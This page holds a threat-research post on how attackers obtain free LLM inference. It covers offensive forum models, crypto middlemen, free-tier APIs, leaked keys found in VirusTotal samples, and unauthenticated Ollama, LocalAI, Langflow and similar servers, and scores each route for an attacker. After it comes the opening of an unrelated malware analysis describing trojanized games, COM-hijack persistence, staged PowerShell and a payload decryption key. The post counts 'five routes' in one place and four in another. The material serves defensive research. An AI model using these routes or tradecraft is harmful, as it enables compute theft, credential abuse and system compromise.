Nobody needs Mythos or 0-days to build a chaos-causing computer worm – free open source models work just fine
This article is based on joint research with Eran Segal, researcher at Kodem Security.
The most capable commercial AI models are now useful enough to attackers that they have become an integral part of their kill chain, in multiple steps. The Cybench benchmark tests models on offensive cyber tasks. Its current top performers (Claude Opus 4.6, Claude Sonnet 4.5, Grok 4) can write functional exploit code, reason through credential chains, and sustain complex reconnaissance workflows: multi-step offensive work that previously required human expertise. Malware families are already using this. Instead of generating a payload offline and shipping it, they wire a live LLM API into the malware itself so it can adapt its behavior at runtime on the infected host.
Commercial providers run abuse detection and terminate accounts linked to malicious activity. A payment method creates a paper trail that investigators can follow. So attackers solve the access problem the same way they solve any resource problem: they steal it, find it free, or find it unguarded.
This post covers five routes threat actors use to reach LLM inference without paying for it: buying offensive models on underground forums, using front-end models using 3rd party LLM service that allows paying in bitcoin, using free-tier or keyless public APIs, hunting for leaked API keys in developer artifacts, and exploiting self-hosted LLM servers left open on the internet.

Cyber-oriented LLMs sold on underground forums are the most visible route. WormGPT, GhostGPT, KawaiiGPT, and Xanthorox are the most cited examples, covered in depth by Unit 42. These are returned open-weight models or jailbroken wrappers over commercial APIs, marketed specifically as having no content filter. They solve the moderation problem but not the cost problem: access is sold on a subscription basis, and the capability ceiling sits well below that of frontier commercial models. So they are useful for generating phishing content or simple malware stubs, but less so for the kind of autonomous multi-step offensive work that the frontier models in the Cybench ranking are capable of.
If a threat actor would like to use the frontier models to achieve top performance, they can still use these models using 3rd party services such as PayWithMoon and AIMLAPI.
These services sit between the attacker and a commercial LLM provider, accepting cryptocurrency without identity verification and then funding a legitimate provider account on the attacker’s behalf. The account itself reaches frontier models, but the funding trail stops at the middleman. The account will still get burned once abuse detection triggers, but replacing it is cheap. The upstream provider has no usable identity to pursue. This is how attackers buy frontier-model access while skipping the paper trail a normal commercial account would leave behind.
A cheaper alternative to underground subscriptions exists in plain sight. Most major inference providers publish permanent free tiers that require nothing more than a disposable email address, and a handful of services accept requests with no credentials at all. An attacker who registers for a pool of free-tier accounts gets as meny tokens as he wishes without paying a dime.
The scale of the free-tier ecosystem is easy to measure because the community has cataloged it. Public curated lists such as cheahjs/free-llm-api-resources and mnfst/awesome-free-llm-apis explicitly filter for providers that offer a permanent (not trial-credit) free tier with no credit card. Representative entries, with numbers pulled from each provider’s own rate-limit documentation:
These providers differ in rate limits, models, and throughput. What they share is that a usable credential requires nothing more than a disposable email address (a phone number in Mistral’s case) and no payment method. Credentials can simply be rotated when limits are reached.
The fully keyless end of the spectrum is thinner, but it exists. Pollinations.ai exposes an OpenAI-compatible endpoint that accepts requests with no authentication for basic use. DuckDuckGo’s Duck.ai anonymizes browser-based access to Claude 3.5 Haiku, Llama 4 Scout, Mistral Small 3, GPT-5 mini, and GPT-4o mini with no account at all. These services are not designed for bulk programmatic use, but they are reachable from any HTTP client, and the only cost is rate-limit friction.
Among the malware families in the intro table, LameHug/PROMPTSTEAL is the cleanest example of this route in the wild: it calls HuggingFace’s Inference API for Qwen 2.5-Coder-32B-Instruct to drive reconnaissance and data theft, with no embedded credentials reported by Splunk. Whether the malware carries a token or registers one at runtime is not established, but either way, the enabling property is HuggingFace’s no-credit-card free tier.
The fourth route to free model access doesn’t require finding an exposed server at all. Developers routinely hardcode credentials directly into apps, config files, and scripts. These credentials can be found in GitHub in open-source projects, while closed-source projects contain the credentials in the app itself. These artifacts are submitted to VirusTotal when apps are submitted for malware analysis. It can be an APK, ELF, EXE, or any type of artifact shipped with the product.
To find them systematically, we wrote a YARA rule targeting the key formats of the major AI providers: Google Gemini (AIzaSy…), OpenAI (sk-…), Anthropic (sk-ant-…), HuggingFace (hf_…), Replicate, Mistral, Cohere, Groq, and several others. We ran the rule as a retrohunting query across the VirusTotal corpus, collected the matching sample hashes, then pulled the raw files and ran a regex extraction pass to extract every key-value pair, provider, and surrounding code context. From there, we enriched each sample with VirusTotal metadata to understand detection rates and file types. The final step was validation: a lightweight GET request against each provider’s model-list or whoami endpoint. No prompts sent, just a check of whether the key authenticates.
The corpus yielded 647 unique keys across all providers. Roughly 62% were Google Gemini (AIzaSy…) keys. That concentration traces back to the Android developer ecosystem, where apps built for translation, search, or chatbot features commonly bundle the key directly in compiled resources or Java code. HuggingFace keys made up about 11%, Replicate about 8%, OpenAI sk- keys about 7%, and the remaining share was split across Voyage (5%), Mistral (3%), and Cohere (3%), with trace amounts of Anthropic, Groq, and OpenAI environment-style keys. The Mistral and Cohere keys concentrated heavily in a single file: a cracked “Collins Italian Dictionary MOD” Android APK that bundled 20 Mistral keys and 15 Cohere keys alongside 2 Gemini keys, with the small remainder scattered across two versions of a Ubisoft game APK.
About 65% of the 659 unique samples are confirmed Android by VirusTotal’s type classification. Another 18% are ZIP archives that follow the same submission pattern but were not explicitly tagged as Android. The true APK share sits between 65% and 84%. The remainder consisted of Windows PE files (5%), HTML pages, Python scripts, plain-text credential dumps, and a handful of Mach-O and ELF binaries. That Android skew isn’t surprising. APKs are frequently submitted to VirusTotal for modding and repackaging, and their keys remain intact after decompilation.
We submitted research samples to Intezer Analyze for code-based attribution, and three entries stand out. Four samples whose filenames suggested Akira ransomware are three Mimikatz binaries (1, 2, 3) and one malicious binary without family attribution, all credential-dumping tools that happened to carry API keys. The sample with a HuggingFace key is SolarMarker, an SEO-poisoning backdoor with infostealer capability. A Windows binary named SystemSettings.exe contained OpenAI, Replicate, and Voyage keys; the multi-key combination is more consistent with theft from a developer’s machine than with intentional hardcoding.
When we ran the validation, almost all the keys were dead. The revocation rate was approximately 99.5%, consistent with a corpus skewed toward older samples that had been on VirusTotal long enough to be detected, rotated, or simply expired. The small fraction that remained live consisted entirely of Google Gemini keys from Android APKs. All appeared to be genuine developer mistakes rather than exfiltrated credentials: a key embedded in a const in bundled JavaScript, one in a logging module in a compiled Android class, and one in a utility app’s APK resources. Those three keys have been reported to Google.
The method also illustrates why embedding API keys in client software is a particularly bad idea. Extracting a key from an APK requires a decompiler, and APKs have a reliable path to VirusTotal: users submit them for malware checks, repackaged versions circulate through third-party stores, and cracked builds get flagged automatically. The near-total revocation rate strongly suggests that LLM providers scan VirusTotal for their own key formats and automatically revoke matches. The three keys that were still live were all recent submissions, not yet caught by that sweep. If that pipeline exists, embedding a key in client-side code is not just a security mistake, but a futile one, and the key will likely be dead before it can be abused at scale.
The takeaway for an attacker is that hunting VirusTotal for hardcoded keys is low-effort but low-yield. The more durable access method is the exposed LLM server. A server running vLLM (a popular open-source LLM inference framework) or an open Ollama instance requires no authentication, doesn’t rotate anything while in use, and the owner usually doesn’t know it’s happening.
Self-hosted LLM platforms make it easy to run your own models on your infrastructure, and that same ease extends to anyone who can access the port. Most ships have no authentication by default and expose administrative endpoints that let a stranger list installed models, queue inference jobs, load new models from remote URLs, or, in several cases, execute code on the host. When the server is exposed to the public internet, the attacker does not need a stolen key or a forum subscription. The victim is paying the GPU bill, carrying the API-key spend, or hosting the RCE.
We scanned roughly 4,500 hosts across eleven of them. Every service had open instances, and 14 LocalAI hosts showed active compromise based on attacker-loaded model names consistent with a single automated campaign. The sections below cover what each platform is, how exposure gets abused, and what the scan found in the wild.
Ollama runs open-weight LLMs locally. By default, it binds to 127.0.0.1, and the authentication is disabled. But setting OLLAMA_HOST=0.0.0.0 is a common step when accessing it from another machine on the network or from a frontend app running in a separate container. It exposes all interfaces, and anyone reaching it’s port gets full API, model management, and hardware access. SentinelOne Labs and Censys already published the definitive survey, documenting 175,000+ hosts chained into anonymous AI networks for free text, embedding, and bulk content generation on victim hardware. That pattern is now commercialized by Operation Bizarre Bazaar, which sells subscription access to a unified LLM gateway fronted by stolen Ollama endpoints, turning ad-hoc LLMjacking into a growing concern.
LocalAI is an OpenAI API-compatible model server supporting LLMs, image generation, speech, and transcription. Authentication is disabled by default. It also supports remote model installation, P2P distributed serving, and a built-in agent platform with support for MCP. Of all the services in this research, it has the widest attack surface.
Of all the hosts scanned, 55% were confirmed open, the highest absolute count in this group. About 24% are API proxies with live upstream keys for OpenAI, Anthropic, and Google accessible to anyone who can reach the host.
The most striking finding is evidence of automated exploitation at scale. About 21% of confirmed hosts carry model names with a consistent signature tied to ProjectDiscovery’s nuclei scanner templates, with per-run timestamps mapping to late March and early April 2026. The pattern is consistent with automated scanning for an unauthenticated remote code execution path, in which a malicious URL supplied during model installation triggers server-side code execution. The exploit payload appears to load a small publicly available Italian-language model as a “hello world” confirmation, which recurs on every affected host. The markers not being cleaned up argue against mature attacker tradecraft. Operators running LocalAI can open /v1/models on their own host: any nuclei-rce-* or rce_<timestamp> identifier is not human-chosen and indicates this campaign hit them.
Langflow is a visual builder for multi-agent AI pipelines, widely used to prototype RAG systems and chatbots. Flows routinely embed hardcoded credentials: OpenAI and Anthropic API keys, database connection strings, Slack tokens, and webhook secrets. Anyone who can reach the host and read a flow config has all of them. Unlike the previous examples, this app does not have a known major misconfiguration, but it does not prevent attackers from being able to hack and gain access to this service. For example, two unauthenticated RCE bugs make reaching the config trivial:
Every confirmed host in our scan ran a version vulnerable to CVE-2026-33017; about 72% were also vulnerable to CVE-2025-3248. Several hosts didn’t authenticate at all, with flows, credentials, and both RCE paths openly accessible. Code execution on the Langflow host is the small prize. The keys inside the flows pivot to everything the workflows connect to.
n8n is a low-code workflow automation platform with 400+ service connectors and code execution nodes (workflow steps that run arbitrary scripts). It has the strongest default auth posture of any service in this research: User Management is enforced on fresh installs.
But it does not prevent attackers from actively gaining access to n8n. Vulnerabilities such as CVE-2026-21858 (“Ni8mare”, CVSS 10.0, fixed in 1.121.0), which is a vulnerability in the web hooks request handling that turns exposed endpoints into a full unauthenticated RCE surface via content-type confusion, with a public PoC already out. Prior research estimates the exposed n8n population at tens of thousands of hosts.
The post-exploitation story mirrors Langflow. Workflows carry hardcoded API keys, database connection strings, and webhook secrets. RCE on the n8n host effectively gives access to every system the automations touch.
vLLM is a high-throughput LLM serving engine with GPU acceleration, commonly used to self-host open-weight models in production. It exposes an OpenAI-compatible REST API. Authentication requires an explicit –api-key flag; without it, the API is open.
The interesting finding from our scan was not vLLM itself but the adjacent deployments surfaced by the same query: OpenAI-compatible HTTP proxies, specifically LiteLLM-style gateways that aggregate multiple paid providers behind a single endpoint. These proxies store live API keys for OpenAI, Anthropic, Google, Groq, and Cohere. None had protection on the model list endpoint. One host exposed 35 models across multiple providers; several listed exclusively Anthropic Claude models. A proxy returns a model list only when the upstream provider authenticates, so every successful response confirms the underlying keys are live and billable.
The abuse path is trivial: point any standard OpenAI SDK client at the proxy, enumerate the models, and, on hosts where prompt submission is also unprotected, send requests billed to the operator’s accounts. It is the same credential-pivot pattern as Langflow and n8n.
ComfyUI is a node-based workflow UI for Stable Diffusion, video generation, and multimodal image models. It runs on high-end GPU hardware with no authentication by default, making it a direct target for attackers looking to steal GPU compute.
Our scan found open instances across a wide range of versions (v0.2.2 to 0.19.0), all of which were fully unauthenticated. The hardware exposure is the headline finding. Open hosts reported a combined ~4.3 TB of GPU VRAM, with cards ranging from RTX 4090s and RTX 5090s to datacenter-grade A100S and L40S units, each worth tens of thousands of dollars. An attacker can queue generation jobs against any of them at no cost.
Beyond compute theft, 95% of open hosts expose a job history endpoint that leaks previously executed workflows, local file paths, and prior user content. About 12% advertise URL-loading nodes that act as server-side request forgery primitives: usable for internal network reconnaissance or cloud metadata credential theft.
llama-server is the HTTP server shipped with llama.cpp, commonly used to serve a single open-weight model in production. It has no authentication by default, no access controls on the inference endpoint, and a metadata endpoint that advertises exactly what the host is running. Anyone who reaches the port can submit prompts, watch active jobs, and burn the operator’s GPU on their own workload. Classic LLMjacking, with the bonus of knowing exactly which model they are running.
Of scanned hosts, 59% were confirmed open, more than any other platform in the scan. Everyone exposed its model name and hardware configuration, and about 37% also leaked real-time job state, confirming the host was actively serving users at the time of the scan. The models observed were standard open-weight builds rather than anything exotic, which is the point. An attacker is not looking for a rare model, just an unattended GPU.
Jan is an Electron desktop AI app with an optional OpenAI-compatible API server on port 1337. When enabled, it binds to all interfaces with no authentication. Jan is a useful example of how exposure surfaces unexpected content rather than how common it is. Our scan confirmed only two genuine Jan hosts. Both had gone offline by the rescan a week later. While one was live, it exposed a 35-model library that included miqu-70b; a leaked Mistral Medium prototype that was never officially released. When a desktop app binds its API server to the public internet, whatever model (or file path metadata) sits on the operator’s disk becomes visible.
Gradio is a Python framework for building ML demo apps: image classifiers, code interpreters, document Q&A, or anything a researcher can wrap in a web UI. Exposure risk depends entirely on what the underlying app does. A sentiment-analysis demo is low-stakes. An app that accepts file uploads, runs user code, or queries a database is a direct path to exploitation. The Gradio queue keeps processing submitted requests whether the operator is watching or not, so abuse can run quietly for days.
Three unauthenticated bugs make unpatched instances worse:
Each route carries operational trade-offs. The table below scores each on five dimensions, ranging from 0 (least favorable) to 5 (best for attacking): non-resistance (refusal behavior in response to offensive prompts), model capability (coding ability and parameter count), tool and MCP support, and effective token quota.
| Route | Non-resistant model | Model capability | Tool / MCP support | Token quota | Cost |
|---|---|---|---|---|---|
| Offensive LLMs (WormGPT, GhostGPT, crypto middlemen) | 5 | 3 | 5 | 2 | 2 |
| Crypto payment for frontier | 2 | 5 | 5 | 5 | 3 |
| Free-tier and keyless public APIs | 2 | 4 | 4 | 3 | 5 |
| Stolen or leaked API keys | 1 | 4 | 5 | 1 | 5 |
| Exposed LLM servers | 5 | 3 | 3 | 5 | 5 |
Offensive LLMs score highest on non-resistance. But the underground-forum variants sit well below frontier models in capability and tool support, and subscriptions cap the quota. The crypto-middleman variant reaches frontier models via real provider accounts, but those accounts burn quickly once abuse is detected.
Crypto payment for frontier models is for sure the best way to gain access for the most capable models with the ability to connect the model to any interface, such as MCPs, but it comes with some risks that the model might resist the action or the user will be blocked.
Free-tier and keyless public APIs score well in capability and tool support, with full-function calling across most providers. The per-account quota is modest, tens of RPM, thousands of RPD, but trivial account rotation pushes the effective quota well above the face value.
Stolen or leaked API keys, in principle, offer the best combination of capability and tool support; the retrohunt’s 0.5% live rate shows the real-world quota is near zero.
Exposed LLM servers score highest on non-resistance and token quota. Non-resistance is unconstrained: the attacker controls model selection, and our scan found at least one LM Studio host actively serving llama3.3-8b-instruct-thinking-heretic-uncensored-claude-4.5-opus-high-reasoning-i1. Token quota is equally unconstrained, bounded only by the victim’s hardware rather than a billing cap. Capability and tool support vary by host, but that variance is what makes the route durable at scale. No individual host needs to run a frontier model.
The scoring explains why exposed servers are the most durable route, even though they don’t top every dimension. They are the only route where non-resistance and token quota both max out. The other three are each compromised on at least one of those two axes.
Threat actors are now wiring malware to live LLM APIs, using them to generate malicious logic at runtime rather than embedding static code in the payload. Instead of scripting separate execution flows for different host conditions, the malware queries an LLM while running, determines whether the target appears to be a personal machine, a server, or an industrial controller, and then generates tailored commands or code accordingly. This shift matters because dynamically generated logic has no fixed signature to detect. Researchers have identified five malware families doing this.
| Malware name | Capabilities | AI Provider | Runtime model source |
|---|---|---|---|
| MalTerminal | Reverse shell or ransomware generation | OpenAI GPT-4 (deprecated chat completions endpoint) | Hardcoded API key |
| LameHug/PROMPTSTEAL | Reconnaissance and infostealer | Qwen 2.5-Coder-32B-Instruct via HuggingFace | Public HuggingFace Inference API (no embedded key observed) |
| Ransomware 3.0/PROMPTLOCK | Ransomware with exfiltration and wipe capability | gpt-oss-20b | Local Ollama API on the infected host |
| PROMPTFLUX | Dropper with AI-driven polymorphism | Google Gemini (gemini-1.5-flash-latest) | Hardcoded API key |
| QUIETVAULT | GitHub/NPM token stealer that uses AI to find additional secrets | Whatever AI CLI is installed on the victim (provider not named) | AI CLI tools already on the infected host |
MalTerminal and PROMPTFLUX both use a hardcoded API key to connect to a commercial provider when needed. MalTerminal uses OpenAI GPT-4 via the now-retired chat-completions endpoint to create reverse shells or ransomware. PROMPTFLUX connects to Google gemini-1.5-flash-latest to rewrite its own VBScript source code between runs, making it harder to detect.
LameHug, also known as PROMPTSTEAL, uses HuggingFace’s Inference API to run Qwen 2.5-Coder-32B-Instruct for Windows commands to support reconnaissance and data theft. HuggingFace requires an API token for each request, but free accounts don’t need a payment method and allow a few hundred requests per hour per API token. Attackers can easily create and rotate these API tokens, giving them the same access as stolen keys but with less hassle.
PROMPTLOCK is a proof-of-concept AI-powered ransomware prototype, often called “Ransomware 3.0,” developed by researchers at NYU’s Tandon School of Engineering. The Go binary invokes gpt-oss-20b via a local Ollama API running on the infected host to generate Lua scripts that perform file listing, encryption, exfiltration, and (unfinished) wipe logic. This is a bring-your-own-model: no outbound calls, no provider-side billing trail, and no way to scale beyond the victim’s own hardware.
QUIETVAULT is a credential-theft variant. The JavaScript stealer exfiltrates GitHub and NPM tokens to an attacker-controlled GitHub repo and then hands off the filesystem search for additional secrets to whatever AI CLI is already installed on the victim, so the stolen credentials are an active on-host AI session rather than a bare API key.
Looking at the four main routes discussed in this post, LameHug/PROMPTSTEAL is the best example of the free-tier method, since it calls HuggingFace’s Inference API directly. MalTerminal and PROMPTFLUX both use hardcoded API keys, but it’s unclear where those keys came from, so they could fit into the free-tier, crypto-middleman, or stolen-keys categories. QUIETVAULT is a twist on the stolen-credential method, using an on-host AI session instead of just a key. PROMPTLOCK is different because it uses a local model and only works on one victim at a time, so it doesn’t fit into the four main routes and isn’t discussed further.
![]()
Across four routes: offensive LLMs for sale, free-tier and keyless public APIs, hardcoded keys in distributed artifacts, and exposed LLM servers on victim infrastructure, the most durable access is the last one. The precondition for abuse is almost never a sophisticated exploit. It is an unauthenticated port facing the internet.
AI is the defining technology of this moment. It extends what a single person or small team can do and accelerates work that used to take weeks. AI is being integrated into more and more areas, from personal agents and email writing to some vulnerability research. The wow factor is real. But an LLM server is still a service running on a host. It listens on a port, speaks a protocol, and has an attack surface. The failure modes in this report; misconfiguration, leaked credentials, unpatched CVEs, open ports, are the same ones that produced years of incidents on Docker, Kubernetes, cloud storage, Redis, Elasticsearch, and bare Linux servers. The tooling is new. The mistakes are not.
Two things follow. The operator is still responsible for the basics: authenticate the service, keep it off the public internet unless there is a reason to expose it, patch the known CVEs, and audit what is running. These are not AI-specific requirements. They are the same ones we have been making for every networked service. An exposed Ollama instance serving a stranger’s prompts is not a failure of the model or the vendor that shipped it. It is a failure of whoever put it on the internet without a password. You broke it. You pay for it.
| SHA-256 | Payload |
|---|---|
| ecd3b1a0e4832f1dc72be84c3c838ae4e29637c1cff4bfa70649cda90fa7a8ce | Mimikatz binaries (carrying AI API keys) |
| 153d7cdca3cb96023a2ee8e3de49b29ced60ffc865da04c3c6ef2b445b056d8f | |
| 0c1a409dd791ee8f7e157c455d9c35671bd81d17b562c7acd73f9f26401533ba | |
| a9dc00aeae6c245d76d873e675b555f044ecf94a5ece031a1e6ca30223beb905 | Malicious binary without family attribution (carrying AI API keys) |
| 99308a3f00490e8138974faafa3ea5ae089459b2500e097ccc0ed042b6a0c2af | SolarMarker (HuggingFace key) |
| 796e81c1b31f443ab3437663af97fe41b25bbf8ab7abcd0637238a568b66aa9d | SystemSettings.exe (OpenAI, Replicate, Voyage keys) |
The post How attackers are gaining access to LLM inference appeared first on Intezer.

![]()
In April 2026, we discovered a new malware campaign targeting players of “hentai” games. Once launched, the infected games install a previously unknown malicious implant on the user’s machine. After a few days, the implant downloads and executes a Trojan, resulting in full system compromise and broad remote control capabilities for the attackers. We dubbed this malware family “Argamal”.
The malware uses COM hijacking to persist on the victim’s machine, replacing the InprocServer32 entry for Windows Color System Calibration Loader DLL. This task is triggered when the user logs in, effectively allowing the malware to run at startup.
Kaspersky solutions detect this threat as Trojan.Win32.Termixia.*, Trojan.Win32.Agent.*, HEUR:Trojan.Win32.Argamal.gen and HEUR:Trojan-Downloader.Win32.Argamal.gen.
In April, as part of our ongoing monitoring of telemetry data, we found some suspicious DLLs. Further analysis revealed that various versions of these DLLs have existed since at least 2024.

The DLLs were spawned by different games written using various game engines and programming languages, including RenPy (Python) and RPG Maker MV (JavaScript), among others. However, they all had one thing in common: they were all hentai games. We searched for the distribution sources and found a number of websites hosting game screenshots and download links. These links redirected users to PixelDrain, a free file transfer service.

In addition to these websites, the trojanized games have also been distributed via different torrent trackers, including AniRena.
Both the dedicated websites and torrents delivered an archive containing the infected game.
This archive contained fully functional, legitimate game files, as well as a modified FFmpeg DLL (SHA1: 42add9475e67a1ccc6a6af94b5475d3defc01b85), that imported the DllGetClassObject function from a file called natives2_blob.bin. Since the game needs ffmpeg.dll to run properly, the library loads as soon as the user starts the game.

The natives2_blob.bin (SHA1: edce72f59e4c1d136cd1946af70d334c19df858d) file is a DLL that executes a Base64-encoded PowerShell script when loaded.
This PowerShell script, which we’ll call Stage1, performs basic checks for controlled environments. For example, it checks for the Sandboxie folder in Program Files and Procmon64 in the process list. If all the checks indicate that the process is not running in a controlled environment, it proceeds to establish persistence.
Stage1 sets the MI_V environment variable (and also MI_V2 in the new versions of malware) for the current user to another Base64-encoded PowerShell script, which we’ll call Stage2. After that, it sets the InprocServer32 registry key at HKCU\SOFTWARE\Classes\CLSID\{722D0F89-B69C-4700-AE8C-4A44350E4876} to a random DLL file name in a random subdirectory of %USER%\AppData\Local, as well as the ShellFolder subkey to another random DLL file name in the same location. Stage1 also creates a scheduled task that will execute three days later. This task executes Stage2 and runs once.
Stage2 is a payload downloader script. It takes previously generated DLL filenames from the registry and downloads an encrypted payload called zaesdl.dat from GitHub using bitsadmin.exe. The downloaded payload is saved in the settings.dat file in the randomly chosen subdirectory of %USER%\AppData\Local. Stage2 decrypts it using AES-CBC with the key zbcd1j9234r670eh and an IV equal to the key. The decrypted payload is then saved in the DLL file specified in the ShellFolder registry subkey.
